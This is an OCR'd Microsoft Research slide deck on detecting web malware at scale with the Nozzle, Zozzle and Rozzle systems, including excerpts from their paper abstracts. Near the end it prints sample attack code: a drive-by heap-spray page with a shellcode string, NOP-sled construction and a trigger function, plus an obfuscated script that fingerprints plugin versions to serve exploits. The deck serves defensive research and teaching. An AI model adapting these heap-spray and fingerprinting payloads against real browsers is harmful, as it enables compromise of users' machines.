
Finding Malware on a Web Scale



Ben Livshits

Ben Zorn

Christian Seifert

Charlie Curtsinger

and others

Microsoft Research

Redmond, WA

Blacklisting Malware in Search Results

Malware Detection Landscape

Microsoft® Research


bing™

Goal:
Protect users from evil pages

Approach:
Crawl pages

Blacklist malicious ones

Malware Detection Landscape



Usenix Security 2009 | **Usenix Security 2011** | **Oakland S&P 2012**

NOZZLE: A Defense Against Heap-spraying Code Injection Attacks

Paruj Ratanaworabhan, Cornell University, paruj@csl.cornell.edu
Benjamin Livshits, Microsoft Research, livshits@microsoft.com
Benjamin [Zorn], Microsoft R[esearch], zorn@micro[soft.com]

Abstract

Heap spraying is a security attack that increases the exploitability of memory corruption errors in type-unsafe applications. In a heap-spraying attack, an attacker coerces an application to allocate many objects containing malicious code in the heap, increasing the success rate of an exploit that jumps to a location within the heap. Because heap layout randomization necessitates new forms of attack, spraying has been used in many recent security exploits. Spraying is especially effective in web browsers, where the attacker can easily allocate the malicious objects using JavaScript embedded in a web page. In this paper, we describe NOZZLE, a runtime heap-spraying detector. NOZZLE examines individual objects in the heap, interpreting them as code and performing a static analysis on that code to detect malicious intent. To reduce false positives, we aggregate measurements across all heap objects and define a global heap health metric.

We measure the effectiveness of NOZZLE by demonstrating that it successfully detects 12 published and 2,000 synthetically generated heap-spraying exploits. We also show that even with a detection threshold set six times lower than is required to detect published malicious attacks, NOZZLE reports no false positives when run over 150 popular Internet sites. Using sampling and concurrent scanning to reduce overhead, we show that the performance overhead of NOZZLE is less than 7% on average. While NOZZLE currently targets heap-based spraying attacks, its techniques can be applied to any attack that attempts to fill the address space with malicious code objects (e.g., stack spraying [42]).

1 Introduction

In recent years, security improvements have made it increasingly difficult for attackers to compromise systems. Successful prevention measures in runtime environments and operating systems include stack protection [10], improved heap allocation layouts [7, 20], address space layout randomization [8, 36], and data execution preven-

ZOZZLE: Fast and Precise In-Browser JavaScript Malwa[re Detection]

Charlie Curtsinger, Univ. of Mass., Amherst
Benjamin Livshits and Benjamin Zorn, Microsoft Research

Abstract

JavaScript malware-based attacks account for a large fraction of successful mass-scale exploitation happening today. Attackers like JavaScript-based attacks because they can be mounted against an unsuspecting user visiting a seemingly innocent web page. While several techniques for addressing these types of exploits have been proposed, in-browser adoption has been slow, in part because of the performance overhead these methods incur.

In this paper, we propose ZOZZLE, a low-overhead solution for detecting and preventing JavaScript malware that is fast enough to be deployed in the browser.

Our approach uses Bayesian classification of hierarchical features of the JavaScript abstract syntax tree to identify syntax elements that are highly predictive of malware. Our experimental evaluation shows that ZOZZLE is able to detect JavaScript malware through mostly static code analysis effectively. ZOZZLE has an extremely low false positive rate of 0.0003%, which is less than one in a quarter million. Despite this high accuracy, the ZOZZLE classifier is fast, with a throughput of over one megabyte of JavaScript code per second.

1 Introduction

In the last several years, we have seen mass-scale exploitation of memory-based vulnerabilities migrate towards heap spraying attacks. This is because more traditional vulnerabilities such as stack- and heap-based buffer overruns, while still present, are now often mitigated by compiler techniques such as StackGuard [7] or operating system mechanisms such as NX/DEP and ALSR [12]. While several heap spraying solutions have been proposed [8, 9, 21], arguably, none are lightweight enough to be integrated into a commercial browser.

However, a browser-based detection technique is still attractive for several reasons. Offline scanning is often used in modern browsers to check whether a particular

ROZZLE: De-Cloaking Internet Malware

Abstract—JavaScript-based malware attacks have increased in recent years and currently represent a significant threat to the use of desktop computers, smartphones, and tablets. While static and runtime methods for malware detection have been proposed in the literature, both on the client side, for just-in-time in-browser detection, as well as offline, crawler-based malware discovery, these approaches encounter the same fundamental limitation. Web-based malware tends to be environment-specific, targeting a particular browser, often attacking specific versions of installed plugins. This targeting occurs because the malware exploits vulnerabilities in specific plugins and fails otherwise. As a result, a fundamental limitation for *detecting* a piece of malware is that malware is triggered infrequently, only showing itself when the right environment is present. In fact, we observe that using current *fingerprinting* techniques, just about any piece of existing malware may be made virtually undetectable with the current generation of malware scanners.

This paper proposes ROZZLE, a JavaScript *multi-execution* virtual machine, as a way to explore multiple execution paths within a single execution so that environment-specific malware will reveal itself. Using large-scale experiments, we show that ROZZLE increases the detection rate for *offline* runtime detection by almost seven times. In addition, ROZZLE triples the effectiveness of online runtime detection. We show that ROZZLE incurs virtually no runtime overhead and allows us to replace multiple VMs running different browser configurations with a single ROZZLE-enabled browser, reducing the hardware requirements, network bandwidth, and power consumption.

I. INTRODUCTION

In recent years, we have seen mass-scale exploitation of memory-based vulnerabilities migrate towards drive-by attacks delivered through the browser. With millions of infected URLs on the Internet, JavaScript malware now constitutes a major threat. A recent 2011 report from Sophos Labs indicates that the number of malware pieces analyzed by Sophos Labs every day in 2010 — about 95,000 samples — nearly doubled from 2009 [35].

While static and runtime methods for malware detection have been proposed in the research literature (e.g., see [13, 14, 30]), both on the client side, for just-in-time in-browser detection, as well as offline, crawler-based malware discovery, these approaches encounter the same fundamental limitation. Web-based malware tends to be environment-specific, targeting a particular browser, often with specific versions of installed plugins. This targeting happens because the exploits will often only work on specific plugins and fail otherwise. As a result, a fundamental limitation for *detecting* a piece of malware is that malware is only triggered occasionally, given the right environment; an excerpted example of such malware is shown in Figure 1.

While this behavior has been observed previously in the context of x86 malware [26, 27, 41], the traditional approach to improving path coverage involves *symbolic execution*, a powerful multi-path exploration technique that is unfortunately often associated with non-trivial performance penalties [9, 10, 19, 31]. As such, off-the-shelf symbolic execution is not a feasible strategy. In a brute-force attempt to increase detection rates, offline detectors often deploy and utilize a variety of browser configurations side-by-side. While potentially effective, it is often unclear how many environment configurations are necessary to reveal all possible malware that might be lurking within a particular web site. Conversely, many sites will be explored using different configurations despite the fact that their behavior is *not* environment-specific. As a result, this approach has significant negative implications on the overall hardware requirements, as well as power and network bandwidth consumption.

This paper proposes ROZZLE, a JavaScript *multi-execution* virtual machine, as a way to explore multiple execution paths within a single execution so that environment-specific malware will reveal itself. ROZZLE implements a single-pass multi-execution approach that is able to detect considerably more malware without any noticeable overhead on most sites. The goal of our work is to increase the effectiveness of a dynamic crawler searching for malware so as to imitate multiple browser and environment configurations *without* dramatically reducing the throughput.

A. Contributions

This paper makes the following contributions:

- **Insight.** We observe that typical JavaScript malware tends to be fragile; in other words, it is designed to execute in a particular environment, as opposed to benign JavaScript, which will run in an environment-independent fashion. In Section II, we experimentally demonstrate that the *fragility* metric correlates highly with maliciousness.
- **Low-overhead multi-execution.** We describe ROZZLE, a system that *amplifies* other static and dynamic malware detectors. ROZZLE implements lightweight multi-execution for JavaScript, a low-overhead specialized execution technique that explores multiple malware execution paths in order to make malware reveal itself to both static and runtime analysis.
- **Detection effectiveness.** Using 65,855 JavaScript malware samples, 2.5% of which trigger a runtime malware detector, we show that ROZZLE increases the effectiveness of the runtime detector by almost *a factor of seven*. We also show that ROZZLE increases the detection capability of static and dynamic malware detection tools used in a dynamic web crawler,

Nozzle

Zozzle

Rozzle

Instrument the browser

Find malicious behavior

Nozzle

Zozzle

Rozzle

Classify JavaScript code statically

Find malicious patterns

Nozzle

Zozzle

Rozzle

Detect cloaking malware

Unmask it to detect more


Brief History of Memory-Based Exploits

Memory-based exploits


- **2000** — **Stack-based** overruns
- **2002** — **Heap-based** overruns
- **2005** — **Drive-by** attacks and **heap sprays**


1999: Melissa
2001: CodeRed
2002: Nimda

Drive-By Attacks (c. 2009)



Drive-By Heap Spraying





```
<SCRIPT language="text/javascript">
  shellcode = unescape("%u4343%u4343%...'');
  oneblock = unescap
  var fullblock = on
  while (fullblock.l
    fullblock += ful
  }

  sprayContainer = new Array();
  for (i=0; i<1000; i++) {
    sprayContainer[i] = fullblock + shellcode;
  }
</SCRIPT>
```


Allocate 1,000s of malicious objects

```
<html>
  <body>
    <button id='butid' onclick='trigger();' style='display:none'/>
    <script>
            // Shellcode
            var shellcode=unescape('%u9090%u9090%u9090%u9090%uceba%u11fa%u291f%ub1c9%udb33%ud9ce%u2474%u5ef4%u563
            bigblock=unescape("%u0D0D%u0D0D");
            headersize=20;shellcodesize=headersize+shellcode.length;
            while(bigblock.length<shellcodesize){bigblock+=bigblock;}
            heapshell=bigblock.substring(0,shellcodesize);
            nopsled=bigblock.substring(0,bigblock.length-shellcodesize);
            while(nopsled.length+shellcodesize<0x25000){nopsled=nopsled+nopsled+heapshell}

            // Spray
            var spray=new Array();
            for(i=0;i<500;i++){spray[i]=nopsled+shellcode;}

            // Trigger
            function trigger(){
              var varbdy = document.createElement('body');
              varbdy.addBehavior('#default#userData');
              document.appendChild(varbdy);
              try {
                for (iter=0; iter<10; iter++) {
                  varbdy.setAttribute('s',window);
                }
              } catch(e){ }
              window.status+='';
            }
            document.getElementById('butid').onclick();
</script>
</body>
</html>
```

Typical heap spray attack

More Complex Malware

```
var E5Jrh = null;
try {
    E5Jrh = new ActiveXObject("AcroPDF.PDF")
} catch(e) { }
if(!E5Jrh)
try {
    E5Jrh = new ActiveXObject("PDF.PdfCtrl")
} catch(e) { }
if(E5Jrh) {
    lv = E5Jrh.GetVersions().split(",")[4].
    split("=")[1].replace(/\./g,"");
    if(lv < 900 && lv != 813)
      document.write('<embed src=".../validate.php?s=PTq..."
      width=100 height=100 type="application/pdf"></embed>')
    }
    try {
      var E5Jrh = 0;
      E5Jrh = (new ActiveXObject(
            "ShockwaveFlash.ShockwaveFlash.9"))
            .GetVariable("$" + "version").split(",")
    } catch(e) { }
    if(E5Jrh && E5Jrh[2] < 124)
      document.write('<object classid="clsid:d27cdb6e-ae..."
      width=100 height=100 align=middle><param name="movie"...');
}
```


